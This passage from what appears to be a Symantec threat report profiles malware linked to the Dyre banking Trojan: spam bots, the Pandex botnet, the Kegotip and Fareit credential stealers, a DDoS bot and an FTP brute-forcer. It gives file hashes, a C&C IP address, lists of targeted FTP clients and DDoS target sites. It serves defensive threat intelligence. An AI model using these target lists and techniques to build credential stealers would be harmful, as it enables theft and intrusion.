Trojan.Spadyra

Table 23 details the characteristics of Trojan.Spadyra.

The main purpose of Spadyra is to send spam emails. The Trojan retrieves the lists of email addresses and phishing mail content from a C&C server. The malware will then compose the spam emails and dispatch them to target email addresses. Approximately 5,000 emails are sent in a single run.

Table 23. Trojan.Spadyra characteristics

File name	c87a08dd75b96c4b47e2e0f302e375f4
MD5	c87a08dd75b96c4b47e2e0f302e375f4
SHA-1	9519ab12f55700b73a0724f83c2af52090c2c333
SHA-256	d4108aeec54427804f2bb8cb6ac10e2ad07c13a30a782348f5292f4200cfb83f
Size (bytes)	43,520
Timestamp	0x550C20F6, 20 Mar 2015 13:30:30

Trojan.Spadoluk

Table 24 details the characteristics of Trojan.Spadoluk.

Spadoluk is also a spamming Trojan. The main difference between Spadoluk and Spadyra is that the former relies on Microsoft Outlook libraries on the victim's computer to send spam emails. A newer variant of Spadoluk (MD5: 9CEE0DE5AA564A554751DA1EEA7266EF) is also capable of using Thunderbird to send spam emails. The malware will install a custom Thunderbird plugin to retrieve addresses from the address book and dispatch spam emails.

Table 24. Trojan.Spadoluk characteristics

File name	29d0960d37c33c06466ecec5bdb80d0f
MD5	29d0960d37c33c06466ecec5bdb80d0f
SHA-1	9af6efaade11e0c6e92de798c62b099874020da1
SHA-256	225e94f198bdfcf7550dc30881654f192e460dce88fe927fad8c5adb149eed25
Size (bytes)	1,075,220
Timestamp	0x550845ea, 17 Mar 2015 15:19:06

Trojan.Pandex.B (version 1)

Table 25 details the characteristics of Trojan.Pandex.B version 1.

This Trojan adds the victim to the Pandex botnet (also known as Cutwail or Pushdo). Pandex is primarily a spamming botnet. Pandex.B has the ability to download and execute new files and our analysis found a spam module being downloaded to computers already infected with Dyre.

Table 25. Trojan.Pandex.B characteristics (old variant)

File name	d0ec06ec92435343934c4101f7a668a0
MD5	d0ec06ec92435343934c4101f7a668a0
SHA-1	2d6e3869ee6b1c8bd2fa5076f645f33fb2d30c65
SHA-256	517ab061caffe3fefb60277ef349e26da5dd434b903d3c6bdfc08b908c596b1b
Size (bytes)	90,112
Timestamp	0x550AB179, 19 Mar 2015 11:22:33

Trojan.Pandex.B (version 2)

Table 26 details the characteristics of Trojan.Pandex.B version 2.

The new variant of Pandex has similar functionality to the older variant, but uses different types of C&C communications. The malware connects to the C&C server using direct IP address instead of domain-based URLs.

Table 26. Trojan.Pandex.B characteristics (new variant)

File name	5dc6a5ed69d0f5030d31cefe54df511b
MD5	5dc6a5ed69d0f5030d31cefe54df511b
SHA-1	d652a827cae45003b1c745a06ddbc063a1d98644
SHA-256	396b28fe05be372cc406c7a0ba84459756485a94b8e6540c984500d-8e3de9617
Size (bytes)	74,240
Timestamp	0x55094AF9, 18 Mar 2015 09:52:57

Infostealer.Kegotip

Table 27 details the characteristics of Infostealer.Kegotip.

Kegotip is an information stealer and is designed to gather user credentials from the following software:

- SecureFX
- FTP Rush
- UltraFXP
- ALFTP
- FTP Commander
- FTP Navigator
- TurboFTP
- SmartFTP
- WSFTP
- Filezilla
- Far Manager
- Total Commander
- Globalscape Software

Table 27. Infostealer.Kegotip characteristics

File name	14297420f68765b77b7f51be2702ff35
MD5	14297420f68765b77b7f51be2702ff35
SHA-1	3795d7f0c13763b2e5b17b6ffce19d0e2a3c35e2
SHA-256	15ad4e87903e76338450ee05b6456cd6c658da7c10c5df3cc5eade155ae3f754
Size (bytes)	116,224
Timestamp	0x55003D39, 11 Mar 2015 13:03:53

Kegotip also attempts to gather login credentials from files on the computer, excluding files with the following extensions:

- .rar
- .zip
- .cab
- .avi
- .mp3
- .jp
- .gif

All stolen data is sent to a remote server (IP address: 85.25.153.26).

Trojan.Fareit (version 1)

Table 28 details the characteristics of Trojan.Fareit version 1.

Table 28. Trojan.Fareit characteristics (old variant)

File name	18dd60ff3b1fc53b25c349c8342071da
MD5	18dd60ff3b1fc53b25c349c8342071da
SHA-1	4932301af614a6a8babd719c30fb6c192cf101c7
sha256	2a335d02f4391e83367c78aaf36070d7d1794ca57101332f4d3450e8cfd3c6bf
Size (bytes)	118,784
Timestamp	0x5510670C, 23 Mar 2015 19:18:36

Fareit is another information-stealing Trojan, which is configured to steal users' credentials from the following software:

- Far Manager
- Total Commander
- WSFTP
- CuteFTP
- FlashFXP
- Filezilla
- FTP Commander
- FTP Navigator
- Bullet Proof FTP
- SmartFTP
- TurboFTP
- Sota FFFTP
- FTP Explorer
- VanDyke
- UltraFXP
- BitKinex
- ExpanDrive
- ClassicFTP
- FTPClient
- Leapftp
- Opera Software
- FTPVoyager
- LeechFTP
- WinFTP
- FreshFTP
- BlazeFtp
- EasyFTP
- FTP Now
- NovaFTP

Trojan.Fareit (version 2)

Table 29 details the characteristics of Trojan.Fareit version 2.

Table 29. Trojan.Fareit characteristics (new variant)

File name	usps_label_3278558046363.pif
MD5	da865d4def4f5a87c786055cb083cb0e
SHA-1	65129b38cba814d4024ed3eb3cdba7ca81162e96
sha256	4a680966bf6228d39b685c673af47fd53221db7a407920bd9085bc8c5d73bd7f
Size (bytes)	256,512
Timestamp	0x5549EABA, 06 May 2015 11:19:38

A recent variant of Fareit has downloader capabilities similar to Upatre. The Dyre Trojan (MD5: 7426077f151a3512c298ca08538477b6) was downloaded during analysis. In addition, the newer variant of Fareit has the ability to gather wallet.dat files from compromised computers. This allows the attackers to steal bitcoins, litecoins, namecoins and other digital currencies from the victim.

Trojan.Doscor

Table 30 details the characteristics of Trojan.Doscor.

Table 30. Trojan.Doscor characteristics

File name	f25ce5cae4c9e18dc65c207f079e89ad
MD5	f25ce5cae4c9e18dc65c207f079e89ad
SHA-1	2da5d0ba89a27d04e79350c4556d742060a59b88
SHA-256	ab8078b4e2075a060943c349836d9386f4f8098b2276bb4b7d50ca1ef3df74e5
Size (bytes)	36,864
Timestamp	0x55395A37, 23 Apr 2015 21:46:47

Doscor adds the infected computer to a botnet which can be used to mount distributed denial-of-service (DDoS) attacks.

Doscor has targeted the following websites:

- psb4ukr[.]org
- habrahabr[.]ru/post/%d
- programmersforum[.]ru/showthread.php?t=%d
- coru[.]ws/index.php?/forum
- www.bicotender[.]ru
- forum.codenet[.]ru

Notably, “psb4ukr[.]org” may have been targeted due to its NATO link, according to an online article from Eurasia Today.

Trojan.Fitobrute

Table 31 details the characteristics of Trojan.Fitobrute.

Table 31. Trojan.Fitobrute characteristics

File name	d04c.tmp
MD5	af8b2a436e85c065c87e854a415c4e0a
SHA-1	b07130063c646e7767ff6facdf7573f2b8485e67
SHA-256	6dd49e223965209e19bb525eb716f1e18e1a6f9d810ef3e67f535759d8c80111
Size (bytes)	11,776
Timestamp	0x556378B4, 25 May 2015 20:32:04

Fitobrute uses the infected computer to launch brute-force attacks against FTP hosts based on a list of passwords. To perform attacks, the malware retrieves domains and the lists of passwords to use from the C&C server. If successful, the Trojan will notify the attackers by sending the relevant credentials of the FTP host to the C&C server.

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CONCLUSION

> “Dyre is multi-pronged threat, capable of mounting attacks against all three major web browsers.”

Conclusion

Symantec has observed a significant increase in activity from the group behind Dyre since June 2014. Following takedowns of a number of other major financial threats, such as Gameover Zeus and Shylock, Dyre has filled the vacuum and emerged as the main active threat in this arena.

The group behind Dyre has put considerable time and effort into expanding its operations, adding to its infrastructure and broadening its reach to now target the customers of more than 1,000 banks and other organizations.

Dyre is a multi-pronged threat, capable of mounting attacks against all three major web browsers. In addition to stealing financial credentials, the malware can also be used to infect the victim with further threats.

As such, Dyre represents a particular threat to consumers, particularly in English-speaking countries, where the largest numbers of targeted banks are located.

About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company's more than 19,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2015, it recorded revenues of $6.5 billion.

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